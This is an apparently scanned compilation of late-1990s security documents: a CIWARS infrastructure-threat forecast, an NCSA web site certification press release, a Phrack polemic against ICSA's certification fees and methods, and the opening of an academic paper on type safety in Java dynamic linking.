There are a number of factors working against the world's air traffic infrastructure. First, air traffic has been growing at a steady rate for the last five to six years. The United Kingdom and much of Europe is seeing increases of five percent a year, and now that it is in its fully deregulated mode, it should accelerate beyond that base figure. Second, countries like United Kingdom and the United States are involved in system upgrades which are off schedule or have not met expectations. Third, the two areas of the world-Latin America and Asia-with the lowest percent of countries with Category I ratings (Asia with 69 percent Category I ratings and Latin America with 39 percent compared to Europe's 93 percent) has also been the hardest hit economically which could slow their air traffic control improvements.

Vulnerability Analysis

The United States

The United States is caught in a cycle of aging equipment, bureaucratic management, and botched improvements. This has left the United States vulnerable to infrastructure attacks that could be devastating to the system. **The** largest vulnerability has been power outages to **the** system. An April General Accounting Office (GAO) report examining the Federal Aviation Administration's (FAA) power management procedures after a string of 1995 and 1996 power outages concluded that effectively the FAA had lost control of its back-up generator inventory.

Some 88 percent of its generators were at least 20 years old (the useful life is 15 years) and nearly half of those are over 30 years old. This was caused by a lack of a national inventory of generators, according to the GAO report. The problem of electrical outages continued in 1997 despite the GAO recommendations with an almost holiday traffic threatening outage just days before Christmas in Kansas City.

Aging Radar Screens

The United States is in a protracted replacement process of its aging radar screens. It is a phased program ending in 2001. After the Washington National Airport screens logged over 100 outages in 1997, the FAA decided to immediately replace the screens.

United States Threat Analysis

The United States is vulnerable to a cascade affect. A direct hit on the air traffic control system is not required as long as the same results can be achieved by disrupting the power system since adequate power back-up does not exist. Considering the other problems with air traffic control, CIWARS believes it would be fair to assume that computer security has not been maintained and is in need of review. **The** problems associated with air traffic are endemic to improper project management and system supervision.

The United Kingdom

The United Kingdom, one of the busiest air spaces in the world with Heathrow being a hub for Europe, is also one of the safest. However, it has slipped a deadline on building its New En Route Centre at Swanwick. The centre was originally planned for 1996 and **then** slipped to March 1998 and now it looks like it will be operational sometime during 1999. This will cause considerable problems in managing UK's already busy skies during 1998.

United Kingdom Threat Analysis

The current system is vulnerable to higher load factors which decreases the margin of error. **This** narrowed margin **forms** the basis of an exploitable target.

Focus-Electric/Water Supply

Vulnerability Assessment

Water Shortage

The effects of El Nino will reach full force in 1998. Water shortages in Indonesia, PNG, Malaysia, Australia, and Ecuador will intensify. This could produce significant disruptions of

electricity production, agriculture activity, and normal water consumption.

Electric Power Distribution

There will be continued pattern of targeting electric systems by dissident or rebel groups in the world which demonstrates the growing use of infrastructural warfare against the populace.

Targeted countries: Honduras, United States, Albania, Colombia, Sri Lanka.

The United States with its high energy use is the most vulnerable. During 1997, **PG&E** suffered two acts of sabotage to power stations. The last attack disrupted traffic for hours and plunged most of San Francisco Peninsula into chaos. Earlier in the year, a lone gunman shot out a **PG&E** transformer in protest over the Oklahoma City bombing verdict.

In addition, the Western part of the United States may still be vulnerable to disruption of coal delivery to power plants **because** of the previously reported problems associated with the Union Pacific-Southern Pacific merger.

Focus--Regional Assessments

United States

The United States has the highest possibility for significant infrastructure disruption in 1998. During 1997, it **had** sabotage to major electric and land transportation systems, a near emergency state in the railroad system in the Western United States, consistent Internet disruptions (**email** and general transmission), telephone system software disruptions, and outages in air traffic control systems. In addition, the **United States** is home to the largest supply of professional and "kiddie script" hackers. It also accounts for most of the hacked Web Pages of the world. In short, it is the opinion of **CIWARS** that the United States represents an example of a country that is all the way at the end of curve in terms of information age, privatization, deregulation, technical reliance, and social problems that produce threats.

Although the Scandinavian countries are just as reliant on technology, they have not-generally speaking-relinquished as much control of their infrastructure as the United States government. In addition, there are social factors that limit threat production. Therefore, **the** United States will be a good test-bed for future developments.

Vulnerability Targets

Internet Transmission

Financial Systems

Energy distribution systems

Asia

This past summer's currency and stock crisis will produce a Systemic Collision that could further devastate the Asian countries. Southeast Asian (Singapore excluded) countries who were just gaining momentum on the infrastructure development scale have been forced to cancel vital infrastructure projects, (Malaysia's canceling of Bakun dam is an example.) Unfortunately, these countries have put programs in place to build the level of energy consumption and this clashes with their lack of financial resources to fulfill these efforts. In addition, there is the danger of these countries not having the resources to maintain their current structures.

In terms of physical problems, Indonesia bears watching because of the 1998 elections. **Suharto's** power base is eroding and there is no indication that he or his family will take Air **Marcos** into exile. Physical violence has already erupted on college campuses and as the crisis worsens it may spread to the general population if the once pampered middle class starts to feel threatened. Civil strife in Indonesia will threaten the security of the region and could be another economic blow.

Vulnerability Targets

Communications links that terminate or pass through Indonesia.

Shipping links

Trade agreements.

Shared development agreements on energy production or distribution and satellite communication

Latin America

This region is starting to recover from the lost decade of the 1980's with a transition to a democratic power base. Latin America's primary threat comes from organized groups who have a history of targeting infrastructure. Hostile attacks on the infrastructure have occurred in: Colombia (pipeline and electric systems), Peru (telephone systems), Honduras (electric system), and Dominican Republic (electric systems). In addition, Argentina is experiencing a new threat from fundamentalist Islamic groups.

Latin America is still a potential target for a currency speculators which would further damage its economy and hinder infrastructure development and support.

Vulnerability Targets

Currency

Energy and Power Distribution

Air Traffic Control

Europe

Europe's **primary** vulnerability is managing the transition to the European Union and its associated effects. The privatization of their infrastructure may have a long range effect on their ability to control and protect the traditionally state controlled structures. This will not be evident in 1998 but it can be watched for further development. Europe also leads the world in smart card use which will tie in with the EMU implementation and possibly attract hackers to higher value smart cards.

In terms of financial systems, Europe automated many of the trading functions of its stock exchanges and linked them. During the stock fluctuations of 1997, many of these systems showed considerable stress; therefore, CIWARS believes a significant stock correction in 1998 could force these systems into linked failures.

Vulnerability Targets

Financial Systems

Air Traffic Control (Heathrow)

Russia

As for vulnerabilities in Russia, this space is too limited. However, Russia's biggest threat is from internal corruption and organized crime which takes critical dollars away from building a viable infrastructure.

Vulnerability Target

All physical infrastructure

Financial Systems

Focus--Terrorist Organizations Forecast

CIWARS believes that by late 1998 the first terrorist use of information weapons will be recorded. The most likely weapon will be a virus or worm attack against an infrastructural target. This assault will come from a group that has not been traditionally associated with terrorism. Conversely, CIWARS does not expect any of the groups in the Middle East, Latin America or Asia to make the transition to information weapon in 1998.

Focus--Organized Crime Forecast

Our forecast of 7 December still stands. CIWARS believes organized crime will gain strength in 1998 but only in its traditional areas. We expect further Internet fraud or money laundering activity but CIWARS believes 1998 will be a transition year. Organized Crime will continue to disrupt the infrastructure and economy of Cambodia, Colombia, Mexico, Russia, and India. In addition, the economies of the following countries are vulnerable in the coming year: Thailand, Indonesia, Brazil, Peru, and Philippines.

Subscriptions are available at

<http://www.iwar.org>

Click on Subscription and it will take you to **infowar.com's** bookstore.

+++++

William Church, Managing Director, Centre for **Infrastructural** Warfare Studies

iwar@iwar.org

Via Delle Tagliate 64 1

55100 Lucca Italy

Voice: (39) 0583 343729 GSM: (44) 0410442074

<http://www.iwar.org>

+++++

Infowar. Corn & Inter-pact, Inc. [Web_Warrior@ Infowar_Corn](mailto:Web_Warrior@Infowar_Corn)

Submit articles to: infowar@infowar.com

Voice: 813.393.6600 Fax: 813.393.6361

Last modified: 02/03/98 19:43:58

Attachment I

ICSA Announces Web Site Certification Program



Back



Home



Search

New
Dimensions
International



NCSA announces Web Site Certification Program

The National Computer Security Association (NCSA) Thursday announced its Web Site Certification Program.

Under the program, web sites (whether managed internally by an organization or through an Internet Service Provider) can be tested for compliance with NCSA Labs' computer security guidelines for Web Sites.

The NCSA Web Site Certification program will lead to both improved security and improved trust for visitors to web sites on the Internet. NCSA Labs, with input from dozens of independent experts, has developed a suite of criteria which Web site managers can implement to significantly reduce risk. Sites which appropriately address all of these criteria can apply to NCSA Labs to be tested and certified. NCSA Labs remotely tests the site for compliance with many of the criteria, and for resistance against common hacking techniques. The program specifications were co-developed by NCSA and Georgia Tech Research Institute, with additional input from independent security experts.

In addition to remote testing, NCSA staff and its Certified Web Site Partners also performs on-site security assessments to ensure compliance with additional security criteria. Sites which pass testing and certification will display an NCSA Certified Web Site icon on the home page. If an end-user clicks on this icon, they are linked automatically to **NCSA's** Web site where lists of all certified sites and current certification criteria are maintained. As the certification criteria evolve periodically, NCSA labs will perform random checks on certified web sites to ensure compliance. NCSA will partner with Ernst & Young LLP to complete the on-site portion of the certification program.

NCSA Web Site Certification will improve web site security by addressing a full range of computer security issues. "No single vendor or product can address the global problem of security on the Internet. But certification of Web Sites will lead to both a significant reduction in risk as well as an improved perception of security across the net," said Peter Tippett, president of NCSA.

NCSA is an independent organization which facilitates interchange among end users, industry experts and vendors on information security, ethics, and reliability. NCSA has more than 1600 corporate members who represent a wide range of commercial, government, and vendor organizations.

Quotes and References:

“NCSA’s Web Certification Program is one of the most practical and effective ideas around for raising the general level of security on the Internet.” --Benjamin Wright, Author, The Law of Electronic Commerce (214-526-5254).

“Especially in light of the Web’s exponential rate of growth, NCSA’s Web Security Certification program is a boon to the international Internet community. Although certification cannot guarantee that particular servers are completely secure, it does clearly indicate whether a site has met the criteria necessary for building and maintaining a secure Web infrastructure.” --Larry J. Hughes Jr., an Internet Security Engineer, author, and lecturer (317-253-7378).

“By being certified, a Web Site will be perceived as a very low risk to the insurance industry thus enabling them to purchase broad coverage at a reduced rate.” “There are many sites who won’t realize what they are doing wrong until they see (NCSA’s) requirements. Even if they don’t get certified, it will at least make them think hard about what they are doing.” --Steven H. Haase, Senior Vice President, Hamilton Dorsey Alston Company (770-850-6670).

“We are pleased to support the development and use of standards as a tool in improving the security of the Internet.” --Dr. Myron L. Cramer, Principal Research Scientist, Georgia Tech Research Institute (404-894-7292).

“Just as the Web is becoming a major conduit for commerce, issues of privacy and threats of malicious code have become increasing concerns of everyone on the Internet. Users are looking for assurance that the sites they visit meet reasonable standards for security and trust. The NCSA, with its extensive experience testing information security products, is clearly the organization to take the lead on this much needed task.” -- Winn Schwartau, President Interpact, Inc., Infowar.Com., author of Information Warfare and co-author, The Complete Internet Business Toolkit. (8 13-393-6600).

“As a WEB Site developer, it’s important to let users know we’re serious about the Internet and security. This program helps us do both.” -- John G. Sancin, President, Market.al. Inc. (216-524-2227)

“No single vendor or product can address the global problem of security on the Internet. But certification of Web Sites will lead to both a significant reduction in risk as well as an improved

perception of security across the net.” --Peter Tippet, President, NCSA. (717-258-1816 x213)

“NCSA Certification is a great first step that companies can take to make their web sites secure.” --Scott D. Ramsey, National Director Information Security Services, Ernst & Young LLP (2 16-737- 12 13).

“Security remains a major concern for many users of the Internet,” said Michael S. **Karlin**, President and COO of Security First Network Bank, the Worlds first Internet bank (404-679-3201). “The NCSA web site certification program is an excellent first step in recognizing secure Internet sites, such as Security First Network Bank, and allowing consumers to easily identify those sites.”

"NCSA's active role in making the Internet a more secure medium for electronic commerce is commendable. A third party, unbiased, certification of secure products, including Web Sites, establishes a level of credibility which is essentially non-existent today in the commercial markets. Any manufacturer can claim their product is secure and, unfortunately, that claim's first challenge comes after it is in market use. What NCSA is doing, is giving the market a level of comfort with respect to manufacturer daims. If the product is stamped 'NSCA Certified' you can trust it has passed a certain level of test and evaluation. We all know that no product is 100% secure, but it can be tested against known vulnerabilities, and that is what the Web Site Certification is all about. There are many electronic commerce packages out there claiming to secure your Web Site and related transactions. Many of these products are based on the same underlying encryption technologies. What NCSA is testing goes beyond the encryption mechanisms and investigates potential vulnerabilities like Denial of Service attacks, probability of Down-Time, potential for Virus migration, Data Integrity, etc. This process is definitely a step in the right direction." --Mark **Mercer**, President, TECHMATICS (813-887-3488).

“The NCSA Certified Web Site program is a great first step to improving security on the Internet. This program will establish the foundation for self regulation of the industry while deterring government regulation.” --Kevin O'Connor.

Other People who are informed and may comment about NCSA's Web Certification Program:

-- Patrick Taylor, Internet Security Systems, Atlanta GA (404-252-7270) plus Justin Potts, On Technology (617-692-3226)

-- Rick Hulett, Sprint - Western Operations, (541-387-9030) plus Emma Rosen, Pilot Network Services, (5 10-433-7851)

-- Brian Cohen, Technologic, (404-843-9 111)

-- John Kirkwood, Merck & Company, (201-703-7667)

Technical Specifications for Web Site Certification Program:

The National Computer Security Association establishes and manages information security-related certification programs. Many Information Technology managers believe security concerns and privacy issues are major factors inhibiting full business use of the Internet. The NCSA Certified Web Site program provides assurance to web users, and also to **the** organizations represented on web sites, that these sites meet minimal standards for a range of logical and physical security issues. By implementing the methods, procedures, policies and other criteria required to achieve NCSA Certification, a site and its users can expect significantly reduced risk of down-time, intrusion, tampering, data loss, hacking, data theft, and other security risks compared with sites which are not NCSA certified.

Criteria Required to Achieve an NCSA Certified Web Site:

- The web site must withstand network based attacks. This can be accomplished by utilizing a NCSA Certified Firewall, a filtering router whose policy prohibits all protocols which are not necessary to business operations, or other appropriate security measures.
- The Domain Naming Service entries for all Universal Resource Locator (**URL**) referenced systems comprising the site must be resolvable, both as a Fully Qualified Domain Name, and as an Internet Protocol (IP) address, and the **InterNIC** contact information for the site's domain name must be accurate.
- Logging of the connecting IP addresses, date & time, page(s) being accessed, date & time of each secure connect and disconnect, and denials of access/unauthorized access attempts must be maintained for users accessing the Certified web server.
- A generally accepted encryption mechanism (i.e., SSL or **SHTTP**) must be used for sensitive data transmission.
- A person designated as the site's "Common Gateway Interface (CGI) evaluator" must examine and evaluate all CGI scripts and programs which are accessible on the systems comprising the site.
- A person designated as the site's "Client Executable (**CxE**) evaluator" must examine and evaluate all **CxE**'s which are accessible on the systems comprising the site.
- Pages containing or accepting sensitive data must be non-cacheable.
- Persistent Client State mechanisms (e.g. Cookies) must not be used to store sensitive data.

- The web site server must meet various physical and logical security checks (i.e., physical locks, access controls, back-up procedures, etc.).
- Any "back-end" transaction process must be documented, and available for review.

For further Web Site Certification information contact: Larry Bridwell, NCSA Sales Associate, 10 S. Courthouse Ave., Carlisle, PA, 17013, (717) 258-1816 Ext. 262, FAX (717) 243-8642

e-mail: certification@ncsa.com

www: <http://www.ncsa.com>.

Infowar. Cum & Interpact, Inc. WebWarrior@Info-sec-Com

Submit articles to: info-sec@info-sec.com

Voice: 813.393.6600 Fax: 813.393.6361

Attachment J

***Phrack Article on ICSA, International
Computer Security Association or International
Crime Syndicate Association?***

infowar.com**Back Home Search****Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 14 of 20**

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 14 of 20

-----[The International Crime Syndicate Association

-----[Dorathea Demming

```

=====
=
=                               ICSA                               =
=
=      International Computer Security Association      =
=
=                               or                               =
=
=      International Crime Syndicate Association?      =
=
=                               by                               =
=
=      Dorathea Demming                                  =
=
=
=      (c) Dorathea Demming, October, 1997              =
=
=====

```

This is an article about computer criminals. I'm not talking about the fun loving kids of the Farmers of Doom [FOD], the cool pranksters of the Legion of Doom [LOD], or even the black-tie techno terrorists of The New Order [TNO]. I'm talking about professional computer criminals. I'm talking about the types of folks that go to work every day and make a living by ripping off guileless corporations. I'm talking about the International Computer Security Association [ICSA]. The ICSA has made more money off of computer fraud than the other three organizations mentioned above combined.

ICSA was previously known as National Computer Security Association [NCSA]. It seems that they finally discovered that there are networks and gullible corporations in countries other than the United States.

In this article I will inform you of the cluelessness and greed of ICSA. Instead of telling you, I will let them tell you in their own words.

```

=====

```

Lets look at what the NSCA has to say about it's history:

“the company was founded in 1989 to provide independent and objective services to a rapidly growing and often confusing digital security marketplace through a market-driven, for-profit consortium model.”

This is where the ICSA differs from real industry organizations like the IEEE. Non-profit organizations like the IEEE can provide independent and objective services, for-profit organizations like ICSA cannot be trusted to do so. The goal of the NSCA is profit, nothing more and nothing less.

Profit is a desirable goal in a business. However, the ICSA pretends to be an industry association. This is a complete and total fabrication. ICSA is not an industry association -- it is a for-profit enterprise that competes for business directly with the companies it pretends to help.

=====

Let's look at the **ICSA's** knowledge of computer security:

“Early computer security issues focused on virus protection. ”

This is where the ICSA accidentally informs us if their true history. No one with half of a clue would claim that “Early computer security issues focused on virus protection.” In reality, early computer security issues focused on the protection of mainframe systems. Virus protection did not become a concern until the 1980's. We can only conclude that no one at the ICSA has a background in computer security outside of personal computer security. These folks seem to be Unix illiterate -- not to speak of VM, MVS, **OS/400**, AOSNS, VMS or a host of other systems where corporations store vast amounts of data. Focusing primarily on PC security will not benefit the overall security posture of your organization.

=====

Let's look at another baseless claim of the ISCA:

“ICSA consortia facilitate an open exchange of information among security industry product developers and security service providers within narrow, but well defined segments of the computer security industry.”

According to the “security industry product developers and security service providers” that I have spoken with, this is complete hogwash. The word on the street is that the ICSA folks collect information and then give nothing useful in return. My response is “How could they?” No one at ICSA has any information to offer. You would do as well to ask your 12 year old daughter for information about computer security -- and you might even do better, if your daughter reads Phrack.

=====

Let's look at what the ICSA has to say about their Web Certification program:

“The ICSA Web Certification materially reduces web site risks and liability for both operator and visitor by providing, verifying and improving the use of logical,

physical and operational baseline security standards and practices.” “Comprised of a detailed certification field guide, on-site evaluation, remote test, random spot checks, and an evolving set of endorsed best practices, ICSA certification uniquely demonstrates management’s efforts to assure site availability, information protection, and data integrity as well as enhanced user confidence and trust.”

What really happens is that ICSA sends out a reseller to your site. The reseller then asks you if you have set up your site correctly. You tell the reseller that you have, and then the reseller tells ICSA that you have set up your site correctly. Very few items are actually verified by the reseller. ICSA then runs ISS (Internet Security Scanner) against your web server. If ISS cannot detect any security vulnerabilities remotely, you receive ICSA Web Certification.

For grilling your staff with a series of almost meaningless questions, the reseller receives \$2,975 US dollars. For running ISS against your web server, ICSA receives \$5,525. For \$19.95, you can buy a copy of Computer Security Basics by Deborah Russell and G.T. Gangemi Sr. (ISBN:0-937 175-7 1-4) and save your company almost \$8,500.

=====

Let’s look at the ICSA's Reseller Training:

ICSA states that every reseller that delivers their product is trained in computer security. In practice, however, this training is actually _sales_ training. The ICSA training course lasts for less than one day and is supposed to be conducted by two trainers, one sales person and one technical person. One recipient of this training told me that the technical person did not bother to show up for his training, while another recipient of this training told me that ICSA instead sent _two_ sales people and _no_ technical people to his training.

=====

Let’s look at what ICSA says about change in the “digital world” of firewalls:

“The digital world moves far too quickly to certify only a particular version of a product or a particular incarnation of a system. Therefore, ICSA certification criteria and processes are designed so that once a product or system is certified, all future versions of the product (or updates of the system) are inherently certified.”

What does this mean to you? It means that ICSA is certifying firewalls running code that they have never seen. It means that if you purchase a **firewall** that has been ICSA certified -- you have no way of knowing if the version of the **firewall** product that is protecting your organization has ever been certified.

=====

Let’s look at how ICSA defends itself from such allegations? **ISCA** has three ready made defenses:

“First, the ICSA gains a contractual commitment from the product vendor or the organization that owns or runs the certified system that the product or system will be maintained at the current, published ICSA certification standards. ”

So that's how ICSA certification works, the **firewall** vendors promise to **write good code** and ICSA gives them a sticker. This works fine with little children in Sunday school, but I wouldn't trust the security of my business to such a plan.

"Secondly, ICSA or it's authorized partners normally perform random spot checking of the current product (or system) against current ICSA criteria for that certification category. "

Except, of course, that an unnamed source within ICSA itself admitted that these spot checks are not actually being done. That's right, these spot checks exist only in the minds of the marketing staff of the ICSA. ICSA cannot manage to cover the costs of spot checking in their exorbitant fee structure. They must be spending the money instead on all of those free televisions they are giving away to their resellers.

"Thirdly, ICSA certification is renewed annually. At renewal time, the full certification process is repeated for the current production system or shipping products against the current criteria. "

Well here we have the final promise -- our systems will never out of certification for more than 364 days. If our **firewall** vendor ships three new releases a year -- at least one of them will go through the actual ICSA certification process. Of course, all of them will have the ICSA certification sticker.

=====

Let's looks at what ICSA has to say about their procedures:

"The certification criteria is not primarily based on fundamental design or engineering principles or on an assessment of underlying technology. In most cases, we strive to use a black-box approach. "

Listen to what they are really saying here. They are admitting that their certification process does not deal with "fundamental design or engineering principles" or on an "assessment of underlying technology". What else is left to base a certification upon? Do they certify firewalls based upon the **firewall** vendors marketing. brochures? Upon the color of their product boxes? Upon the friendliness of their sales staff? Or maybe they just certify anyone who gives them money.

When you are clueless, every computer system must look like a "black- box" to you.

=====

Let's look at how the ICSA web certification process deals with CGI vulnerabilities:

"The Site Operator attest that **CGIs** have been reviewed by qualified reviewers against design criteria that affect security. " (sic)

Let's take a close look at this. The **#1** method of breaking into web servers is to attack a vulnerable CGI program. And the full extent that the ICSA certification deals with secure CGI programming is to have your staff attest that they have done a good job. What sort of employee would respond "Oh no, we haven't even looked at the security of those CGI bins?" The ICSA counts on employees trying to save their jobs to speed the certification process along to it's

conclusion.

Let's look at what ICSA has to say about it's own thoroughness:

"Because it is neither practical nor cost effective, ICSA does not test and certify every possible combination of web sites on a web server at various locations unless requested to, and compensated for, by Customer. "

We all know that security is breached at it's weakest link, not it's strongest. If we choose to certify only some of our systems, we can only assume that attackers will then simply move on and attack our unprotected systems. Perhaps if ICSA did not attempt to extort \$8,500 for a single web server certification, more customers could have all of their web sites certified.

Let's look at how much faith ICSA puts in their own certifications:

"Customer shall defend, indemnify, and hold ICSA harmless from and against any and all claims or lawsuits of any third party and resulting costs (including reasonable attorneys' fees), damages, losses, awards, and judgements based on any claim that a ICSA-certified server/site/system was insecure, failed to meet any security specifications, or was otherwise unable to withstand an actual or simulated penetration.

In plain English, they are saying that if you get sued, you are on your own. But wait, their faithlessness does not stop there:

Let's look at how the ICSA sees it's legal relationship with it's customers:

"Customer, may, upon written notice and approval of ICSA, assume the defense of any claim or legal proceeding using counsel of it's choice. ICSA shall be entitled to participate in, but not control, the defense of any such action, with it's own counsel and at it's own expense: provided, that if ICSA, at its sole discretion, determines that there exists a conflict of interest between Customer and ICSA, ICSA shall have the right to engage separate counsel, the reasonable costs of which shall be paid by the customer. "

What you, the customer, agree to when you sign up for ICSA certification is that you cannot even legally defend yourself in court until you have "written notice and approval of ICSA. " But it's even worse than that, ICSA then reserves the right to hire lawyers and bill YOU for the expense if it feels that you are not sufficiently protecting it's interests. Whose corporate legal department is going to okay a provision like this?

Let's look at how much the ICSA attempts to charge for this garbage:

=====		
Web Certification		
1 Server		\$8,500
2-4 Servers		\$7,650
5 or more Servers		\$6,800
6-10 DNS		\$ 495
11 or more DNS		\$ 395
Perimeter Check		
up to 15 Devices		\$3,995
additional groups of 10 Devices		\$1,500
bi-monthly reports		\$1,000
monthly reports		\$3,500
War Dial		
first 250 phone lines		\$1,000
additional lines		\$3/line
Per Diem		
Domestic		\$ 995
International		\$1,995
=====		

Certifying one web server will cost you \$8,500. I have seen small web servers purchased, installed, and designed for less than that amount.

If you tell the ICSA that you have 15 network devices visible on the Internet and they discover 16 devices, they will bill you an additional \$1,500. This is what you agree to when you sign a ICSA Perimeter Check contract. In effect, when you sign up for an ICSA Perimeter Check, you are agreeing to pay unspecified fees.

To dial an entire prefix the ICSA will charge you \$30,250. I wonder if these folks are using **ToneLoc**. I wonder if these fools are even using modems...

I will leave judgement on the per diem rates to the reader. How much would you pay for a clown to entertain at your daughters birthday party? Would you give the clown a daily per diem of **\$995**? Why would you feel the ICSA clowns might deserve better? How do you spend \$995 a day and still manage to put in some work hours?

These are just a few excerpts from some ICSA documentation I managed to get my hands on. I do not feel my assessment has been any more harsh than these people deserve. I am certain that if I had more of their literature, there would be even more flagrant examples of ignorance and greed.

ICSA feeds on business people who are so ignorant as to fall for the ICSA propaganda. By masquerading as a legitimate trade organization, they make everyone in the data security industry look bad. By overcharging the clientele, they drain money from computer security budgets that could better be spent on securing systems and educating users. By selling certifications with no actual technical validity behind them they fool Internet users into a false sense of security when using e-commerce sites.

ISCA is good for no one and it is good for nothing.

Doratheia Demming
Mechanicsburg, PA
10 Oct, 1997>P> ----[EOF

Infowar. Corn & Interpact, Inc. WebWarrior@Infowar.Com
Submit articles to: infowar@infowar.com
Voice: 813.393.6600 Fax: 813.393.6361
Last modified: 03/24/98 14:52:28

Attachment K

The Security of Static Typing with Dynamic Linking

The Security of Static Typing with Dynamic Linking

Drew Dean*

Computer Science Laboratory
SRI International
333 Ravenswood Avenue
Menlo Park, CA 94025

Abstract

Dynamic linking is a requirement for portable executable content. Executable content cannot know, ahead of time, where it is going to be executed, nor know the proper operating system interface. This imposes a requirement for dynamic linking. At the same time, we would like languages supporting executable content to be statically typable, for increased efficiency and security. Static typing and dynamic linking interact in a security-relevant way. This interaction is the subject of this paper. One solution is modeled in PVS, and formally proven to be safe.

1 Introduction

When the World Wide Web was composed of static HTML documents, with **GIF** and **JPEG** graphics, there was fairly little concern for the security of the browsers. The main objective was to avoid buffer overflow problems which could lead to the execution of arbitrary machine code. When the Web left the research domain and entered the mass market, security became a problem: users wanted electronic commerce. The **SSL** and **S-HTTP** protocols were designed to provide cryptographically strong identification of Web servers, and privacy protection for information such as credit card numbers. While an early implementation of **SSL** had a problem seeding its random number generator [9], and cryptographic protocols are always tricky to design, the situation appeared to be well in hand. Then **Java**¹ [10] arrived. Java has become tremendously popular in 1995-96, primarily due to its support of embedding executable content in World Wide Web pages. Of course, executable content dramatically changes the security of the Web. Java was promoted as addressing the security issue; however, several problems have been found [3].

Java offers a new challenge to computer security: its protection mechanisms are all language-based. Of course, this is really

an old idea, but one that has not seen much use since the 1970s. Java is meant to be a “safe” language, where the typing rules of the language provide sufficient protection to serve as the foundation of a secure system. The most important safety property is *type-safety*, by which we mean that a program will never “go wrong” in certain ways: every variable’s value will be consistent with the variable’s declaration, function calls (i.e., method invocation in the case of Java) will all have the right number and type of arguments, and data-abstraction mechanisms work as documented. All security in Java depends upon these properties being enforced. While the work described here has been inspired by Java, and uses Java concepts and terminology, other systems that base their protection on language mechanisms face similar issues.

One critical issue is the design of dynamic linking[3]. Since Java is a (mostly) statically typed language [10], there exists the potential for a Java applet to run in a different environment than the one in which it was verified, thus leading to a security problem. It was shown that the ability to break Java’s type system leads to an attacker being able to run arbitrary machine code, at which point Java can make no security claims[4]. While type theory is a well developed field, there has been relatively little work on the semantics of linking, and less work where linking is a security-critical operation.

This paper addresses the design of a type-safe dynamic linking system. While safe dynamic linking is not sufficient for building a secure system, it is necessary that linking does not break any language properties. The rest of the paper is structured as follows. Section 2 discusses related work, Section 3 gives an informal statement of the problem, Section 4 informally discusses the problem, its ramifications, and solution, Section 5 discusses the formal treatment of the problem in PVS [16], Section 6 briefly discusses implementation and assurance issues, and Section 7 concludes. The PVS specification is provided in an appendix.

2 Related Work

There has been very little recent work in linking. The traditional view is that linkage editing (informally, *finking*, performed by a *linker*) is a static process that replaces symbolic references in object modules with actual machine addresses. The linker takes object modules (e.g., **Unix**².o files) produced by a compiler or assembler, along with necessary **runtime** libraries (e.g., **Unix**.a files) as input, and produces an executable program by laying out the separate pieces in memory, and replacing symbolic references with the machine addresses. Static linking copies code (e.g., the

¹This work was partially supported by DARPA through Rome Laboratory contract F30602-96-C-0204. Author’s present address: Department of Computer Science, Princeton University, 35 Olden St., Princeton, NJ 08544, ddean@cs.princeton.edu

²Java and Java-based marks are trademarks or registered trademarks of Sun Microsystems, Inc. in the United States and other countries.

Copyright © 1996 ACM. All rights reserved. Permission to copy without fee all or part of this material is granted provided that the copies are not made or distributed for direct commercial advantage, the ACM copyright notice and the title of the publication and its date appear, and notice is given that copying is by permission of the Association for Computing Machinery. To copy otherwise, or to republish, requires a fee and/or specific permission. To appear in the Fourth ACM Conference on Computer and Communications Security, April 2-4, 1997, Zurich.

³Unix is a registered trademark of X/Open, Inc.

standard C library's `printf()` function) and data from the **runtime** libraries into the executable output. The alternative **strategy** is dynamic linking.

Although **dynamic** linking is an old idea (appearing in Multics [15], among other systems), it did not become popular in the Unix and PC worlds until the late 1980s to early 1990s, with the advent of systems such as SunOS 4.0 [8] and Microsoft Windows. Dynamic linking delays the replacement of symbolic references with machine addresses until the program is loaded into memory from disk. (In practice, most dynamic linking is *lazy*, that is, a symbolic reference is not replaced until it is used the first time.) Dynamic linking saves both disk space and memory, as there needs to be only one copy of each library on disk, and multiple processes can share the **code** (assuming it is not self-modifying), but not data areas, in memory. Dynamically-linked programs start up a little slower than statically-linked programs, but this is generally not a problem on modern CPUs.

Besides the memory and disk savings, dynamically linked code offers increased flexibility. Bug fixes in library routines require only the installation of the new libraries, and all dynamically linked programs on the system acquire the fix. Routines with the same interfaces, but different behavior, can be substituted for one another, and the behavior of all dynamically linked programs installed on the system changes.³ This feature is essential for executable content to be portable. A **runtime** system abstracts the operating system's system call interface into a portable set of libraries. While the libraries' implementation is platform dependent, all the implementations have the same interface, so the (e.g.) Java applet does not need to know what kind of computer it is running on.

Unix, Macintosh, and PC operating systems, along with C, COBOL, FORTRAN, and Pascal, have treated linking as the process of replacing symbolic references with machine addresses. Since C compilers compile a single file at a time, they cannot detect the same variable being declared differently in different source files. Declaring a variable to be an integer in one file and a pointer in another leads to an unsafe program: trying to interpret an integer as a pointer usually leads to a core dump. Since protection in Java depends on preventing users from forging object references, such a type mismatch would completely **undermine** the system.

Well-designed languages have module systems that provide support for separate compilation without these problems [21, 13]. C++ introduced name **mangling** as a way to encode type information into linking, to prevent inter-module type errors while still using standard linkers [20].⁴

Drossopoulou and Eisenbach's recent **work**[5] considers the type safety of a subset of Java. While it accounts for **forward** references, it assumes that it is looking at an entire program in a closed world. It does not model the interleaving of type checking, linking, and program execution.

Cardelli's recent **work**[2] addresses type-safety issues with separate compilation and linking. He introduces a simple language, the simply-typed X-calculus, with a primitive module system that supports separate compilation. He then informally, but rigorously, proves that his linking algorithm terminates, and if the algorithm is successful, that the resulting program will not have a type error.

³Hostname lookup in SunOS 4.x is a prime example: the default standard C library provided by Sun uses Sun's NIS to look up hostnames. A system administrator can rebuild the library to use the Internet Domain Name System.

⁴C++ compilers replace function names with symbols that encode the argument and return types of the function. There is no standard algorithm for doing this, which interferes with the interoperability of various C++ compilers on the same machine. This hack was introduced because standard Unix linkers had no way to associate type information with symbols.

(Here a type error means calling a function with the wrong number or type(s) of **arguments**, or using a number as a function.) However, it assumes that all types are known at link time, and does not address (mutually) recursive modules.

Janson's **work**[11] removes dynamic linking from the Multics kernel. Janson argues that the Multics dynamic linker is *not* security-relevant, so it should not be part of the security kernel. His redesign of dynamic linking moves it into each process, where it happens in user mode rather than kernel mode. (The SunOS 4 dynamic linker design [8] is very similar.) However, dynamic linking in Java *is* security-relevant, unlike Multics, where hardware-based rings were used for protection.

